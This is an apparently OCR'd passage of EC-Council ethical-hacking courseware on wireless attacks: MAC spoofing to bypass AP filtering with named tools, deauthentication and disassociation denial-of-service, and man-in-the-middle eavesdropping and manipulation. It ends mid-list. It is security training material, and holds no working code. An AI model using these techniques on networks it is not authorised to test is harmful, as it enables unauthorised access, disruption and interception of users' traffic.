
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MAC Spoofing Attack

- In Media Access Control (MAC) spoofing, attackers change the MAC address to that of an authenticated user to bypass the MAC filtering configured in an AP
- To spoof a MAC address, the attacker needs to set the value returned from ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff
- Attackers use MAC spoofing tools, such as Technitium MAC Address Changer and MAC Address Changer, to change the MAC address

Technitium MAC Address Changer

Technitium MAC Address Changer allows you to change (spoof) the MAC Address of your Network Interface Card (NIC) instantly



MAC Spoofing Attack

A MAC address is a unique identifier hard-coded in the circuit of a network card by its manufacturer. Some networks implement MAC address filtering as a security measure. In MAC spoofing, attackers change their MAC address to that of an authenticated user to bypass the MAC filtering configured in an AP. To spoof a MAC address, the attacker simply needs to set the value returned by ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff. This change is made through the sudo command, which requires the root password. Attackers use MAC spoofing tools such as Technitium MAC Address Changer and MAC Address Changer to change the MAC address.




Figure 16.55: MAC address spoofing in Linux and Windows

MAC Spoofing Tools

- **Technitium MAC Address Changer**

  Source: *https://technitium.com*

  Technitium MAC Address Changer allows a user to change (spoof) the MAC address of their NIC instantly. It has a simple user interface and provides information regarding

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

each NIC in the machine. The MAC address is used by Windows drivers to access Ethernet LANs.





Figure 16.56: Screenshot of Technitium MAC Address Changer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service: Disassociation and De-authentication Attacks

Wireless networks are vulnerable to DoS attacks because of the relationships among the physical, data-link, and network layers. Wireless DoS attacks include disassociation attacks and de-authentication attacks.

- **Disassociation Attack**

  In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the AP and client.




Figure 16.57: Disassociation attack

- **De-authentication Attack**

  In a de-authentication attack, the attacker floods station(s) with forged de-authenticates or disassociates to disconnect users from an AP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.58: De-authentication attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Man-in-the-Middle Attack

A man-in-the-middle (MITM) attack is an active Internet attack in which the attacker attempts to intercept, read, or alter information transmitted between two computers. MITM attacks are associated with 802.11 WLANs as well as wired communication systems.

- **Eavesdropping**

  Eavesdropping is easy in a wireless network because no physical medium is used for communication. An attacker in the vicinity of a wireless network can receive radio waves on the wireless network without much effort or equipment. Furthermore, the attacker can examine the entire data frame sent across the network or store it for later assessment.

  Several layers of encryption need to be implemented to prevent attackers from obtaining sensitive information. WEP or data-link encryption can be used in these layers. Further, a security mechanism such as IPsec, SSH, or SSL must be used, failing which sent data may be available to attackers.

  However, as demonstrated in a previous section, an attacker can crack WEP with tools freely available on the Internet. Accessing email using the Post Office Protocol (POP) or Internet Message Access Protocol (IMAP) is risky because these protocols can send an email over a wireless network without any form of extra encryption. A skilled hacker can potentially log gigabytes of WEP-protected traffic, post-process the data, and break the encryption.

- **Manipulation**

  Manipulation is a level beyond eavesdropping. It occurs when an attacker receives the victim's encrypted data, manipulates it, and retransmits the manipulated data to the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

victim. In addition, an attacker can intercept packets with encrypted data and change the destination address to forward these packets across the Internet.

An attacker performs an MITM attack through the following steps.

- The attacker sniffs the victim's wireless parameters (MAC address, ESSID/BSSID, and number of channels).

